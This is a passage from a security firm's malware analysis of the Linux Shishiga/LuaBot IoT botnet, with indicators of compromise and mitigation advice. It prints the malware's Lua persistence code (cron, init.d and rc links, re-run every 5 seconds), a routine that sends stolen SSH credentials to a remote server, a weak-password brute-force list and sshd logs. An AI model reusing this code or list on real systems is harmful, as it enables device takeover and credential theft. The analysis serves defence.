            utils.savefile("/bin/"..config.installName.."d",data)
unistd.link("/bin/"..config.installName.."d","/etc/cron.hourly/"..config.installName.."d",true)
            utils.savefile("/etc/init.d/"..config.installName.."d",data)

unistd.link("/etc/init.d/"..config.installName.."d","/etc/rc2.d/S04"..config.installName.."d",true)
            unistd.link("/etc/init.d/"..config.installName.."d","/etc/rc3.d/S04"..config.installName.."d",true)
            unistd.link("/etc/init.d/"..config.installName.."d","/etc/rc4.d/S04"..config.installName.."d",true)
            unistd.link("/etc/init.d/"..config.installName.."d","/etc/rc5.d/S04"..config.installName.."d",true)
      Else ;if not root
            local installPath=home.."/"..config.installPath
            os.execute("mkdir -p "..installPath)
            local fn=installPath..config.installName
            utils.savefile(fn,data)
            os.execute("chmod 755 "..fn)
            os.execute('echo "* * * * * '..fn..'" | crontab -')
      End
```

Behavior in IoT environment

If you are trying to delete malicious program from your computer, this malware creates persistence every 5 seconds

```
function persist.run()
     while true do
          persist.autorun()
          unistd.sleep(5)
     end
```

To kill totally malware running we used:

```
for i in $(ps -uax | grep syslogd | awk '{ print $2}');do
kill -9 $i;done
```

And delete persistence from crontab and persistence places

Behavior in IoT environment

And after that send information about system and credentials to remote server:

```
for i,v in pairs(accs) do
            --ip,port,user,pwd,arch=table.unpack(v)
            table.insert(accounts,{["ip"]=v['ip'],["port
"]=v["port"],["user"]=v["user"],["pwd"]=v["pw"],["arch"]=
v["arch"]})
      end
      local code,data=T.req({["accounts"]=accounts})
      if code==200 then
            return true
      end
      return false
```

Distribution scenarios

```
bfssh.accounts ={
{admin,admin},
{root,root},
{ubnt,ubnt},
{root,},
{admin,},
{user,user},
{pi,pi},
{root,security},
{root,toor},
{root,roottoor},
{root,password},
{root,test},
{root,abc123},
{root,1q2w3e},
{root,oracle},
{root,1q2w3e4r},
{root,123123},
{root,qwe123},
{root,p@ssw0rd},
{root,1},
```

This malware uses SSH brute force attack to crack remote user login and password based on list of typical credentials. There was also a try to crack high-privileged account “root” to get full access on IoT device.

After analyzing authentication logs we saw multiple failed login attempts and after a while, there was one successfully accepted password event. This means that password for local username “user” was successfully bruteforced.

In general there were 1232 successful login attempts and NUMBER of failed login attempts.

```
Oct 22 10:59:54 anabeC sshd[15093]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser=
rhost=193.201.224.109  user=user
Oct 22 10:59:55 anabeC sshd[15178]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser=
rhost=58.218.198.162  user=root
Oct 22 10:59:56 anabeC sshd[15296]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh
ruser= rhost=193.201.224.109  user=user
Oct 22 10:59:59 anabeC sshd[15296]: Failed password for user from 193.201.224.109 port 26277 ssh2
Oct 22 11:00:02 anabeC sshd[15296]: Failed password for user from 193.201.224.109 port 26277 ssh2
Oct 22 11:00:05 anabeC sshd[15296]: Failed password for user from 193.201.224.109 port 26277 ssh2
Oct 22 11:00:05 anabeC sshd[15296]: Accepted password for user from 193.201.224.109 port 26277 ssh2
Oct 22 11:00:05 anabeC sshd[15296]: pam_unix(sshd:session): session opened for user user by (uid=0)
Oct 22 11:00:05 anabeC sshd[15296]: pam_unix(sshd:session): session closed for user user
```

Indicators of compromise

File based IOC

```
/home/<user>/.local/syslogd - if it's regular user
/root/.local/syslogdd - double DD in syslog dd if user is root
/bin/syslogdd
/etc/init.d/syslogdd
/etc/init.d/rc2.d/syslogdd
/etc/init.d/rc3.d/syslogdd
/etc/init.d/rc4.d/syslogdd
/etc/init.d/rc5.d/syslogdd
```

Network based IOC

```
router.bittorrent.com,  6881
router.utorrent.com,  6881
dht.transmissionbt.com,  6881
222.117.14.67, 39342
185.74.220.80, 7972
162.157.254.234, 11101
93.80.226.14, 54622
109.198.73.196,  6881
178.207.151.229,  6881
195.154.122.162, 51413
46.181.67.91,  6881
84.195.195.232, 6889
5.145.215.146, 58438
95.189.243.240,  6881
109.191.48.148,  6881
46.185.63.117,  6881
118.216.121.20, 40244
...
```

Summary

UnderDefense helped our Israel IoT solution provider to identify and protect against Malware sample detected on IoT devices, that malware was identified as Linux Shishiga and Linux.LuaBot (Luabot family) targets GNU/Linux embedded systems, distributing itself through brute forcing weak credentials based on simple password lists. After infection it creates persistence for itself based on available permissions, scans private and public networks and tries to spread by telnet/ssh. As mitigation strategy we proposed to improve hardening for ssh configuration and increase logging on devices to build a solid protection against such kind of malware.

Thank you!

Version 2 | 二版
www.version-2.com
Hong Kong | Taiwan | Singapore | Macau | Mainland China

Hong Kong & Macau
Tel : (852) 2893 8860
Email : sales@version-2.com.hk

Taiwan
Tel : (886) 02 7722 6899
Email : sales@version-2.com.tw

Singapore, Malaysia & SEA
Tel : (65) 6296 4268
Email : sales@version-2.com.sg